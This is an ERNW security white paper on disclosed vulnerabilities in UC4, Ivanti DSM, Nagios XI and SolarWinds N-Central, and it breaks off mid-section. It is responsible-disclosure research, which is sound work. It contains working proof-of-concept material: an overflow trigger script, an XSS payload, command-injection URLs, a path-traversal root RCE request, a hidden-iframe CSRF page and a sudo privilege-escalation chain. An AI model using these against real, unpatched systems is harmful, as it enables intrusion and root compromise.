ERNW WHITE PAPER 72

A VULNERABILITY ANALYSIS OF ENDPOINT MANAGEMENT & MONITORING SOLUTIONS

Version:	1.0
Date:	03.08.2022
Author(s):	Fabian Ullrich and Dennis Mantz

Fabian Ullrich Digitally signed by Fabian Ullrich Date: 2022.08.04 09:13:34 +02'00'

ERNW Enno Rey Netzwerke GmbH
George-Boole-Weg 4
69124 Heidelberg

www.ernw.de
www.troopers.de
www.insinuator.net

TABLE OF CONTENT

1 Introduction

As security analysts and penetration testers we see a variety of different corporate networks in our day-to-day business. To manage systems in those networks, often so-called Endpoint Management Solutions are used. These solutions provide an easy, but highly privileged accessed to most systems in a given network. As such, these solutions are of particular importance for the security of the network and provide, therefore, a valuable target for an attacker.

Endpoint Management Solutions occur in many different shapes and forms, such as rolling out software on thousands of machines with a single click in the admin panel, monitoring server performances, keeping the antivirus solution up-to-date, and many more. With the ever-rising integration of IT services into working environments those solutions are utilized by IT administration teams to streamline and speed up reoccurring tasks.

During customer engagements we discovered several significant vulnerabilities in such systems and the question emerged whether other providers suffer from similar shortcomings. This discovery led to the research published in this paper.

A solution used in a corporate environment introduces corresponding agents running on almost all systems, including secure network zones and highly privileged service systems. In recent light of the SolarWinds supply chain attack (SUNBURST), abusing proprietary vendor protocols has been proven to be effective and hard to detect. Those protocols are not flagged by intrusion detection systems (IDS) and therefore increase the risk of an attacker gaining persistence and maintaining covertness.

The products analyzed during our research were chosen based on the frequency we (and friends and colleagues) encountered these solutions in real world networks. The research was conducted in a depth-first approach – we prioritized breaking the system (obtaining a path to RCE on either the agents or the backend) without striving for coverage.

2 Broadcom Automic Automation (UC4)

Broadcom Automic Automation (UC4) is a job scheduling and automation tool which is used by large enterprises to manage data centers and automate business processes. It was originally developed by Automic Software and was acquired by Broadcom in 2016.

UC4 deploys remote agents to the managed servers and clients. The agents have network capabilities and handle incoming connections from the central management infrastructure. One of the agents is the so-called Service Manager (`UCYBSMgr.exe`), which is responsible for managing jobs and bootstrapping other agents.

2.1 Vulnerability Analysis

The UC4 Service Manager was analyzed in isolation without access to the respective UC4 backend and management infrastructure. This simulates an attacker who only has access to the agent installer or a server system where the agent is running. The following section describes a critical Remote Code Execution (RCE) vulnerability that has been found during the initial analysis. Recently, we also analyzed the UC4 backend components and discovered additional vulnerabilities which will be discussed separately after the responsible disclosure process is finished.

2.1.1 Unauthenticated Remote Code Execution in UC4 Service Manager

Note: This vulnerability was discovered in versions `11.2.7+build.1019` and `12.0.5+build.1090` of the UC4 Service Manager (Windows and Unix) and partially mitigated by the vendor in version 12.2.

The UC4 Service Manager allows the usage of a predictable default password for authentication. The default password is always valid, even if the service was configured to use a custom password. With the default password an attacker can get full access to the command interface of the server without knowing the actual password. It is therefore possible to create and execute arbitrary UC4 services and remotely execute system commands with the privileges of the UC4 Service Manager. The vulnerability can be exploited from the network by connecting to the TCP port of the UC4 Service Manager (default: 8871).

The vulnerability affects both the Windows and the Unix version of the Service Manager. The respective process is named `UCYBSMgr.exe` under Windows and `ucybsmgr` under Unix.

The default password is calculated dynamically from the current date, time, and a static RC4 key. The static key is `Jakob.David` and can be found as a string in the application:


```
$ strings UCYBSMgr.exe
[...]
! DEFINE %s;
VAR %s;%s
Jakob.David
password
         Command: MOVEUP-ENTRY
         Command: MOVEDOWN-ENTRY
         Command: RENAME-ENTRY
[...]
```

A Python script which implements the exploit was developed as proof of concept. The script

- calculates the current default password,
- duplicates an existing UC4 service,
- changes its shell command to a PowerShell command which creates an empty file in the root of the file system,
- executes the UC4 service and
- deletes the duplicated service.

The output of the script and a screenshot (Figure 1) of the created file are shown below:

```
$ ./uc4_masterpw_rce.py 192.168.56.101 8871
[+] Reading Process List...
[+] Process List: ['UC4 X64-Executor']
[+] Duplicate process 'UC4 X64-Executor'...
[+] Reading Process List...
[+] Process List: ['UC4 X64-Executor', 'Copy of UC4 X64-Executor']
[+] SUCCESS! We have 'Copy of UC4 X64-Executor'!
[+] Rename process 'Copy of UC4 X64-Executor' with 'UC4RCEPOC'...
[+] Reading Process List...
[+] Process List: ['UC4 X64-Executor', 'UC4RCEPOC']
[+] SUCCESS! We have 'UC4RCEPOC'!
[+] GetProcessData for UC4RCEPOC...
[+] Process [UC4RCEPOC]: cmd:<C:\UC4\exec\UCXJWX6.exe>   path:<C:\UC4\exec>
[+] SetProcessData for UC4RCEPOC...
[+] GetProcessData for UC4RCEPOC...
[+] Process [UC4RCEPOC]: cmd:<powershell -c "New-Item -ItemType file
C:\uc4_rce_poc.txt">   path:<C:\UC4\exec>
[+] Trigger cmd of UC4RCEPOC...
[+] Deleting process 'UC4RCEPOC'...
```



System Volume Information	03/07/2019 13:46	File folder	
uc4	03/07/2019 14:23	File folder	
Users	15/05/2018 10:04	File folder	
Windows	18/06/2019 13:34	File folder	
pagefile.sys		System file	1.114.112 ...
swapfile.sys		System file	262.144 KB
uc4_rce_poc.txt	04/07/2019 10:45	Text Document	0 KB

uc4_rce_poc.txt Properties

Object name: C:\uc4_rce_poc.txt

Group or user names:
Authenticated Users
SYSTEM
Administrators (PTVM10\Administrators)
Users (PTVM10\Users)

To change permissions, click Edit.

Permissions for Authenticated Users	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		

For special permissions or advanced settings, click Advanced.

Advanced Security Settings for uc4_rce_poc.txt

Name: C:\uc4_rce_poc.txt

Owner: Administrators (PTVM10\Administrators)

Integrity level: High Mandatory Level

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from
Allow	Administrators (PTVM10\Administrators)	Full control	C:\
Allow	SYSTEM	Full control	C:\
Allow	Users (PTVM10\Users)	Read & execute	C:\
Allow	Authenticated Users	Modify	C:\

Figure 1: Successful execution of a PowerShell script.

2.2 Summary

The analysis of the UC4 Service Manager has revealed a severe RCE vulnerability which is caused by a hard-coded password. The password is likely some sort of service password which is part of an emergency recovery or bootstrap mechanism. However, the undocumented mechanism relies solely on security-by-obscurity and once discovered by a malicious actor it can be abused to compromise the managed server and client systems.

The custom encryption and authentication mechanism of the agent is built from outdated and long deprecated algorithms. In combination with other indicators this leads to the conclusion that the Service Manager is a relic from an old code base and was carried over in multiple iterations of the main automation software.

Depending on additional security measures deployed inside a corporate network, the described vulnerability may be exploited by an attacker to achieve horizontal and lateral movement. If the service is used on critical infrastructure such as a Domain Controller, the attacker could compromise the entire Domain as the vulnerability gives administrative privileges on the respective system.

This vulnerability was first discovered by ERNW in 2019 and subsequently reported to the vendor. However, the vendor responded that the issue was already known internally, and that the newest version of the software contains a fix. Because ERNW did not have access to the newest version of the Service

Manager it was not possible to verify this claim. Unfortunately, Broadcom did not explicitly mention the vulnerability in the release notes and instead describes the fix as security improvement which does not emphasize the importance of upgrading to the newest version.

In 2020, after getting access to a newer version of the Service Manager, it was possible to analyze the mitigation that has been deployed by the vendor. Due to the addition of TLS and client certificates it is not possible for an unauthenticated attacker to directly exploit the vulnerability anymore. However, the hard-coded service password was not removed from the agent and the vulnerability as described above still exists if an operator decides to disable the new TLS feature.

3 Ivanti DSM

The Ivanti Desktop and Server Management (DSM) suite offers, amongst others, software lifecycle, configuration, and policy management but also remote control and administration capabilities for endpoints. This is achieved through an agent component which is running natively on the respective systems.

Ivanti HEAT Remote Control is a remote desktop- and server-management software which allows operators to remotely access and control the machines of end users. It is part of the DSM suite.

3.1 Vulnerability Analysis

The following sections contain descriptions of vulnerabilities related to Ivanti DSM identified during our research. The Ivanti DSM components were analyzed in isolation without access to the respective backend and management infrastructure. This simulates an attacker who only has access to the agent installer or a server system where the agent is running.

3.1.1 Denial-of-Service and potential RCE in HEAT Remote Control (CVE-2020-124414)

Note: This vulnerability has been identified in version 7.4 of the Ivanti `HEATRemoteServer` (Windows) and has been fixed with the 2020.1 release of the Ivanti DSM suite.

The `HEATRemoteService` module opens a listening port for control connections (default TCP port 5900). When connecting to the remote-control port, the server provides a version string (which is recognized as VNC by common scanners). The client must provide a version string as well (echoing the server version is sufficient). Afterwards a header byte sequence is sent for authentication:

Byte	Meaning (exploit related)
0	Authentication type
1-2	Number of authentication packets (loop counter)
3-4	Size general authentication data (Number of bytes read to the **stack**)
5-6	Size of authentication payloads (Number of bytes read to the **heap**)


Table 1: Authentication Header

This header is followed by a payload consisting of the actual authentication data.

The amount of memory allocated for the heap and stack variables is hardcoded and set to `0x100`. Since two bytes are used for the user provided length of the data it is possible to write more data to the stack and/or the heap than allocated (`0xFFFF > 0x100`), this leads to a buffer and/or heap overflow. A basic Python script to trigger a simple overflow is given:


```
#!/usr/bin/env python2
from pwn import *
import sys

port = 5900 if len(sys.argv) < 3 else int(sys.argv[2])
ip   = sys.argv[1]

conn = connect(ip, port)
version = conn.recvline()
conn.send(version)
conn.recv(4)
# Authentication type: \xbb, loop \x0303, \x0342 to stack, \x4242 to heap
conn.send('\xbb\x03\x03\x03' + '\x42'*20000)
try:
    message1 = conn.recv(1000, 500)
    print(message1)
except:
    print("Success! HEATRemoteService appears to have crashed.")
conn.close()
```

On executing the script, `WinDbg` shows that multiple return addresses have been overwritten and the program crashed due to a stack buffer overrun:



```
kernel32!UnhandledExceptionFilter+0x5f
HEATRemoteSCore!ARSAPI::DeleteRegistryInfo+0x173278
HEATRemoteSCore!ARSAPI::DeleteRegistryInfo+0x173383
HEATRemoteSCore!ARSAPI::DeleteRegistryInfo+0x9408f
0x42424242
0x42424242
0x42424242
0x42424242
0x42424242
```

Figure 2: Overwritten return addresses




```
75b801c0  54530a0d 53555441 4154535f 425f4b43  ..STATUS_STACK_B
75b801d0  45464655 564f5f52 55525245 6e65204e  UFFER_OVERRUN en
75b801e0  6e756f63 65726574 000a0d64 0fe9c033  countered...3...
```

Figure 3: Stack buffer overrun

Due to the usage of stack canaries the overflow leads to a crash in the service and therefore represents a Denial-of-Service attack. The stack canaries prevent trivial exploitation.

With some tinkering it was also possible to control the structured exception handler (SEH) chain:



```
Address  SE handler
025EEDF4 kernel32.75BE410E
025EF7B4 79616179
79616178 *** CORRUPT ENTRY ***
```

Figure 4: SEH control

The extract from Immunity (Figure 4) shows that the handler at address `0x025e7B4` was overwritten with `0x79616179` which is ASCII and translates to `yaay` – a part of the cyclic pattern that overflowed the stack.

Since an attacker is able to control multiple return addresses on the stack as well as parts of the structured exception handler (SEH) chain, this buffer/heap overflow is exploitable to gain remote code execution (RCE) with a very high probability. Due to time constraints we (unfortunately) did not build the full exploit for this vulnerability.

3.1.2 Insecure Storage of Passwords in the Ivanti DSM Configuration File (CVE-2020-13793)

Note: This vulnerability has been identified in version 5.1 of the Ivanti DSM `netinst` agent (under Windows) and has been fixed with the 2020.1 release of the Ivanti DSM suite.

The Ivanti `netinst` agent stores passwords of highly privileged service users on the respective client and server installations. Although the passwords are encrypted, it is possible to extract the encryption key and algorithm from the executables which are shipped with the installation. Both the configuration file and the respective DLL libraries which contain the hardcoded key are readable by unprivileged users.

An attacker who has access to a DSM installation is therefore able to extract the passwords and use them to log into various systems with administrative privileges.

On a Windows client, the configuration files which contain the encrypted passwords were found under:

- `C:\Program Files (x86)\netinst\NiCfgLcl.ncp`
- `C:\Program Files (x86)\netinst\NiCfgSrv.ncp`

The `*.ncp` configuration files use a custom binary format. However, the encrypted passwords and the corresponding usernames are ASCII encoded and can be extracted without knowledge of the binary format:

```
$ strings NiCfgLcl.ncp
[...]
mydomain\user1
k6[..REDACTED BASE64..]==
mydomain\user2
k2745179E7018E56F2F8041965EAC47EB9CD3B
mydomain\user3
k27A4179E7018E56F2F804AE64A873B5DC4D29
[...]
```

Similar encrypted values have also been found inside of certain log files and the Windows Registry. The decryption routine and encryption keys were found inside the following DLL library which is used by the `mgmtagnt.exe` service:

- `C:\Program Files (x86)\netinst\magntext\icdbext.dll`

The passwords are encrypted with different encryption algorithms. The algorithm is indicated by the first two characters of the encrypted string (e.g., `k2`, `k6`, ...) and the respective names can be found in the `NiCfgPrv.dll` library:

```
    if (type == 5) {
         return "KryptClient";
    }
    if (type == 0) {
         return "KryptObfuscated";
    }
    if (type == 1) {
         return "KryptMoreObfuscated";
    }
    if (type == 2) {
         return "KryptConventional";
    }
    if (type == 3) {
         return "KryptEnhanced";
    }
```

The `k2` algorithm (`KryptConventional`) uses Blowfish with a hard-coded key and an additional obfuscation routine. It can therefore be decrypted by an attacker without additional knowledge except for the executables on the system which contain the key and algorithm. The `icdbext.dll` library which is used by the `mgmtagnt.exe` service contains the Blowfish key. With the key it is possible to decrypt all passwords which use the `k2` algorithm. With a Python script the encryption routine can be reimplemented. The following listing shows how the script decrypts the passwords of a user:

```
$ ./decrypt.py k2745179E7018E56F2F8041965EAC47EB9CD3B
Encoded Payload: 79E7018E56F2F8041965EAC47EB9CD3B
Checksum matches!
Decoded payload: 44911eb72d45aef37425e9325c6058ce
Decrypted Password: ERNW12345!
```

3.2 Summary

Although both discovered vulnerabilities are located in different components of the Ivanti DSM suite, they could potentially be chained together. In this case an attacker would exploit the buffer overflow in the HEAT Remote Control component (CVE-2020-124414) to gain access to a client system. On the client system encrypted credentials of domain users might be found, which can be decrypted using the hard-coded encryption key (CVE-2020-13793). Depending on the access rights of the credentials this can have a critical impact on the security of the corporate IT environment.

Ivanti responded swiftly to the responsible disclosure request from our side. Due to the complexity of rolling out a patch for CVE-2020-124414, the disclosure deadline was extended multiple times.

4 Nagios XI

Nagios XI is an enterprise server and network monitoring solution for monitoring large-scale networks. It features high customizability with community-provided plugins and addons allowing to monitor a wide variety of measuring points.

Nagios XI consists of a web-service based monitoring backend that utilizes agents to collect data points from connected systems. The agents as well as large portions of the code are open source and agents are not capable of executing custom code on clients in default configuration.

4.1 Vulnerability Analysis

The following sections contain descriptions of vulnerabilities related to Nagios XI identified during our research. Testing of this product has been performed on an on-premise demo version with full access to the backend and agent systems.

Note: All of the following vulnerabilities have been discovered in software version 5.6.14 and 5.7.1 and are fixed in version 5.7.2 (CVE-2020-15902, CVE-2020-15901) and 5.7.3 (CVE-2020-15903).

4.1.1 Reflected Cross-Site-Scripting (XSS) in Nagios XI Web Interface (CVE-2020-15902)

The `/nagiosxi/includes/components/graphexplorer/visApi.php` endpoint of the Nagios XI web interface is affected by a reflected Cross-Site-Scripting (XSS) vulnerability.

The endpoint accepts an URL parameter named `link`, which is Base64-decoded by the server and then included in the HTTP response. The parameter is not filtered and can therefore be used to inject malicious script code into the website. The following code snippet can be used to break out of the script context and execute arbitrary JavaScript code:

```
</script><script>alert('ernw');</script>
```

It needs to be encoded as Base64 to be included in the URL:

```
$ echo -n "</script><script>alert('ernw');</script>" | base64
PC9zY3JpcHQ+PHNjcmlwdD5hbGVydCgnZXJudycpOzwvc2NyaXB0Pg==
```

The resulting XSS-URL may look like this:

```
http://[NAGIOS_XI]/nagiosxi/includes/components/graphexplorer/visApi.php?type=perf
data&host=A&link=PC9zY3JpcHQ%2bPHNjcmlwdD5hbGVydCgnZXJudycpOzwvc2NyaXB0Pg%3d%3d
```

The following snippet from the server response shows that the payload is embedded unmodified into the website:

```
[...]
function(chart) {
    chart.title.addClass('chartbutton');
    chart.title.on('click', function() {
        window.location = '</script><script>alert('ernw');</script>';
    })
});
[...]
```

4.1.2 Multiple authenticated RCEs Nagios XI Web Interface (CVE-2020-15901)

It is possible to execute arbitrary commands on the Nagios XI webserver utilizing command injections in the `ajaxhelper` endpoint. Since the `ajaxhelper` is used to provide basic web interface functionality, it can be accessed by any user that is registered on the interface. It is possible to utilize this remote code execution (RCE) on accounts without any privileges being configured in the application.

The `ajaxhelper` has a function `submitcommand` which relays commands to the internal endpoint `commandsubsys.php`. Commands are identified by an integer defined in `/usr/local/nagiosxi/html/includes/constants.inc.php`. An example definition is given:

```
define("COMMAND_RUN_CHECK_CMD", 1132);
```

The `commandsubsys` script then proceeds to build the `cmdline` variable, which will later be used as an argument in an `exec` or `system` call, depending on the command. For `COMMAND_RUN_CHECK_CMD`, the `cmdline` is built from the `$command_data` parameter, which is directly controlled by the user in the `ajaxhelper` (being called `cmddata`):

```
case COMMAND_RUN_CHECK_CMD:
    if (!empty($command_data)) {
        $cmdline = $command_data;
    } else {
        return COMMAND_RESULT_ERROR;
    }
    break;
```

The following snippet shows the execution of the `cmdline` variable:

```
if ($cmdline != "") {
    // we need multi line output for the ccm run check
    if ($command == COMMAND_RUN_CHECK_CMD) {
        exec($cmdline, $output, $return_code);
        $output = implode("\n", $output);
    } else {
        $output = system($cmdline, $return_code);
    }
}
```

It appears that multiple other commands are injectable as well, since they only use the custom `cmdsubsys_clean_str` instead of the PHP built-in `escapeshellcommand` function. The custom function is implemented without backticks or other shell control characters being filtered:

```
function cmdsubsys_clean_str($x)
{
    $x = str_replace("..", "", $x);
    $x = str_replace("/", "", $x);
    $x = str_replace("\\", "", $x);
    return $x;
}
```

This leads to the following commands appearing to be injectable (Disclaimer: This is not an exhaustive list and not all have been verified manually):

- COMMAND_INSTALL_CONFIGWIZARD
- COMMAND_DELETE_CONFIGWIZARD
- COMMAND_PACKAGE_CONFIGWIZARD
- COMMAND_RUN_CHECK_CMD
- COMMAND_DELETE_DASHLET
- COMMAND_INSTALL_DASHLET

- COMMAND_PACKAGE_DASHLET
- COMMAND_DELETE_COMPONENT
- COMMAND_INSTALL_COMPONENT
- COMMAND_UPGRADE_COMPONENT
- COMMAND_PACKAGE_COMPONENT
- COMMAND_DELETE_CONFIGSNAPSHOT
- COMMAND_RESTORE_CONFIGSNAPSHOT
- COMMAND_RESTORE_NAGIOSQL_SNAPSHOT
- COMMAND_ARCHIVE_SNAPSHOT
- COMMAND_DELETE_ARCHIVE_SNAPSHOT
- COMMAND_DELETE_SYSTEM_BACKUP
- COMMAND_CREATE_SYSTEM_BACKUP

The following URL can be used to trigger the RCE. The `<NSP>`, which acts as a CSRF token, has to be replaced with a currently valid `nsp` value:

```
http://<IP>:<PORT>/nagiosxi/ajaxhelper.php?cmd=submitcommand&nsp=<NSP>&opts={"cmd"
%3a1132,"cmddata"%3a"`<COMMAND>`"}
```

After requesting a corresponding URL on a test system, the following log output was generated:

URL:

```
http://<IP>:<PORT>/nagiosxi/ajaxhelper.php?cmd=submitcommand&nsp=949d449aebaf3f850
95c531ff1f4ed20f048b0a3262a796e1eac22fd4cbe23b2&opts={"cmd"%3a1132,"cmddata"%3a"`i
d`"}
```

`/usr/local/nagiosxi/var/cmdsubsys.log`:

```
...
PROCESSING COMMAND ID 234...
PROCESS COMMAND: CMD=1132, DATA=["`id`"]
CMDLINE=["`id`"]
sh: 1: [uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)]: not
found
OUTPUT=
RETURNCODE=127
```

The logfile shows that the injected command is executed as the user `nagios`.

4.1.3 Privilege Escalation to Root Context (CVE-2020-15903)

Altering specific PHP files allows the user `nagios` to obtain root privileges on the system. The user `nagios` is authorized to execute the `backup_xi.sh` file with root privileges as defined in `/etc/sudoers`:

```
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/backup_xi.sh *
```

The `backup_xi.sh` script proceeds to evaluate a PHP file:

```
# Import Nagios XI and xi-sys.cfg config vars
. $BASEDIR/../var/xi-sys.cfg
eval $(PHP $BASEDIR/import_xiconfig.PHP)
```

The included PHP file includes more PHP files, which in turn also include multiple other PHP files. Some of the included PHP files are writable by the user `nagios`, which results in executing arbitrary code as root.

One of the writable files is reached by resolving dependencies in the following file chain:

`/usr/local/nagiosxi/scripts/import_xiconfig.php`:

```
require_once("/usr/local/nagiosxi/html/config.inc.php");
```

`/usr/local/nagiosxi/html/config.inc.php`:

```
if (!defined('CFG_ONLY')) {

    // include generic db defs
    require_once(dirname(__FILE__) . '/includes/db.inc.php');

    // include generic  definitions
    require_once(dirname(__FILE__) . '/db/common.inc.php');
}
```

The `db.inc.php` file is owned (and therefore writeable) by the `nagios` user:

```
$ ls -la /usr/local/nagiosxi/html/includes/db.inc.php
-rwxr-xr-- 1 nagios nagios 19215 Jun 22 11:27
/usr/local/nagiosxi/html/includes/db.inc.php*
```

With the `db.inc.php` file being writable by `nagios` and included in a root context, this represents a simple privilege escalation. Note that there might be multiple other files that allow for a privilege escalation based on the same idea.

As a proof of concept, the script `db.inc.php` has been altered to include a new call to the `system` function:

```
nagios@nagiosxi:/usr/local/nagiosxi/scripts$ head
/usr/local/nagiosxi/html/includes/db.inc.php
<?PHP
//
// Copyright (c) 2008-2020 Nagios Enterprises, LLC. All rights reserved.
//
system('id > /root/IAMROOT');
require_once(dirname(__FILE__) . '/../config.inc.php');

// DB related includes
require_once(dirname(__FILE__) . '/../db/adodb/adodb.inc.php');
require_once(dirname(__FILE__) . '/dbl.inc.php');
```

Then the backup script is executed with `sudo`:

```
nagios@nagiosxi$ sudo /usr/local/nagiosxi/scripts/backup_xi.sh
```

The file `IAMROOT` has been created in root context:

```
cat /root/IAMROOT
uid=0(root) gid=0(root) groups=0(root)
```

Note: When writing POC files to non-root writeable locations, the files are overwritten repeatedly with lower privileges. This is due to the fact that the same PHP scripts are called by the application in a fixed timeframe.

4.2 Summary

The described vulnerabilities can be combined into a one-click root-RCE exploit chain. An attacker is able to prepare a payload for the XSS (CVE-2020-15902) that triggers the command injection (CVE-2020-15901) in the Nagios XI web interface. The payload for the command injection contains an exploit for the privilege escalation (CVE-2020-15903) and additional commands that will get executed as root in the backend.

Although the above-mentioned attack chain must be considered critical, it is important to note that the Nagios XI backend does not have the capability to execute arbitrary code on the Nagios agents in the default configuration. The default client modules are only capable of monitoring system activity and resources.

Since it is possible (and common) to define custom modules, the impact on end-user and server systems monitored by a vulnerable Nagios XI installation depends on the capabilities introduced by those custom modules. If one of the modules is implementing a RCE vector (purposely or through vulnerabilities), an attacker is able to fully control all connected clients.

Additionally, scripts and binaries for installing the agents on client systems are commonly downloaded from the `Configuration Wizard` on the Nagios XI server. An attacker maintaining root access to the Nagios XI server can easily inject malware into the installation files, thereby controlling any new clients added after the initial attack.

The vendor replied and fixed all reported vulnerabilities swiftly after responsible disclosure.

5 SolarWinds N-Central

SolarWinds N-Central (rebranded to N-able during the research process) is a remote monitoring and management solution for managing entire corporate networks. It features monitoring, automation, and patch management for a wide range of devices meant to allow for simplified IT management.

The solution consists of a central backend server and device specific agents/probes which are installed on the client systems. The N-Central server features a web management interface and can either be hosted on-premise or provided as a cloud solution by SolarWinds MSP.

All of the described vulnerabilities have been found and tested exclusively in the on-premise version of the product. Nevertheless, it is very likely the vulnerabilities were present in the cloud version as well.

5.1 Vulnerability Analysis

The following sections contain descriptions of vulnerabilities related to SolarWinds N-Central identified during our research. Testing of this product has been performed on an on-premise demo version with full access to the backend and agent systems.

Note: All of the following vulnerabilities have been discovered in software version 12.3.0.670 and are fixed in version N-central 2020.1 HF2.

5.1.1 Authenticated Root Remote-Code-Execution (RCE) in NAC (CVE-2020-25617)

The N-Central Administrative Console (NAC) is a management interface for the N-Central installation. It is a separate web application that runs on TCP port 10000 in the default configuration. This web server is running with root privileges and only administrative users can log into the NAC.

The NAC offers an endpoint named `AdvancedScripts` which can be used to execute predefined shell scripts on the N-Central backend. However, due to a path traversal vulnerability it is possible to execute arbitrary programs. It is also possible to provide arbitrary arguments to the command and the command output is reflected to the user.

The following POST request to the `AdvancedScripts` endpoint shows how the path traversal can be abused to execute arbitrary system commands:

```
POST /AdvancedScripts/ HTTP/1.1
Host: [NAC]:10000
[...]
Origin: https://[NAC]:10000
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://[NAC]:10000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: NacSid=342257820;

filename=../../../../../bin/bash -c id
```

The server response confirms that the command is executed as root user and contains the output of the command:

```
HTTP/1.1 200 OK
Content-Length: 6721
Connection: close
Cache-Control: max-age=0
Content-Type: text/html

[...]
<TABLE cellpadding="3" cellspacing="3" border="0">
    <TR>
        <TD>Here are the results from running "../../../../../bin/bash -c
id".</TD>
    </TR>
</TABLE>
[...]
    <TR>
        <TD><b>Return Code: </b>0<BR><BR></TD>
    </TR>
    <TR>
        <TD>
            <TABLE width="100%" border="1" cellspacing="0" cellpadding="10">
            <TR><TD><b>Standard Out</b><BR></TD></TR>
            <TR><TD>
             <pre>uid=0(root) gid=0(root) groups=0(root)<BR></pre>
            </TD></TR>
            </TABLE>
        </TD>
    </TR>
```

5.1.2 CSRF in N-Central Administrative Console (NAC) (CVE-2020-25622)

The SolarWinds N-Central Administrative Console (NAC) endpoint `/AdvancedScripts/` is vulnerable to Cross-site request forgery (CSRF) attacks. Since the endpoint is also vulnerable to a root remote code execution (RCE) vulnerability (CVE-2020-25617), this is especially critical. It allows an attacker to chain the vulnerabilities obtaining one-click root RCE in the backend if a victim with an active session visits a malicious website.

The following proof of concept website executes the `touch` operation in the backend when the visiting user has an active session on the NAC:

```
<!DOCTYPE html>
<html>
<body>
<style>
  .hide { position:absolute; top:-1px; left:-1px; width:1px; height:1px; }
</style>

<iframe name="hiddenFrame" class="hide"></iframe>

<form action="https://[NAC]:10000/AdvancedScripts/" method="post" name=shell
target=hiddenFrame>
  <input type="hidden" name="filename" value="../../../../../bin/touch
/tmp/CSRF_as_root_automatic"><br>
</form>

<script>document.shell.submit()</script>

<font size="5" color="red">Executed script as root.</font><br>
</body>
</html>
```

This POC creates a file in `/tmp/` with root privileges as can be seen from the following output:

```
[admin@localhost 12.3.0.670 ~]$ ll /tmp
drwxrwxr-x 2 nable nable    53 Jul 30 13:52 axis2-tmp-3218647513372638481.tmp
-rw-r--r-- 1 root  root      0 Jul 30 14:58 CSRF_as_root_automatic
drwxr-xr-x 2 nable nable     6 Jul 30 13:52 hsperfdata_nable
drwxr-xr-x 2 root  root     42 Jul 30 14:58 hsperfdata_root
```

5.1.3 Backend Database Accessible Without Password (CVE-2020-25621)

The PostgreSQL database on the backend is configured without a password. This allows attackers with access to the database port to log into the database, extract and modify sensitive information such as passwords, password hashes, and user data.

Usually, the database is not accessible from the network, however, a vulnerability in another component (e.g., CVE-2020-25619) might allow attackers to access the port. The unauthenticated database can then help the attacker to elevate privileges and access critical functionality. According to the Defense in Depth principle the database should be password protected.

The following excerpt shows how the user `nobody` can access the local database without authentication and access sensitive data such as the password hashes:

```
[nobody@localhost 12.3.0.670 /]$ psql -U sqlrelay -h localhost mickey
                                      -c 'select username,passwordmd5 from luser;'
        username         |           passwordmd5
-------------------------+----------------------------------
 productadmin@n-able.com |
 support@n-able.com      | 9[redacted]2
 nableadmin@n-able.com   | 9[redacted]2
(3 rows)
```

5.1.4 SSH Port Forwarding Allows Access to Internal Backend Services (CVE-2020-25619)

When a support user activates the `RemoteControl` feature for one of the agents and chooses SSH as the control protocol, N-Central establishes a SSH port forwarding between the backend server and the agent. This way the support user does not need a direct network route to the agent but only to the N-Central backend:

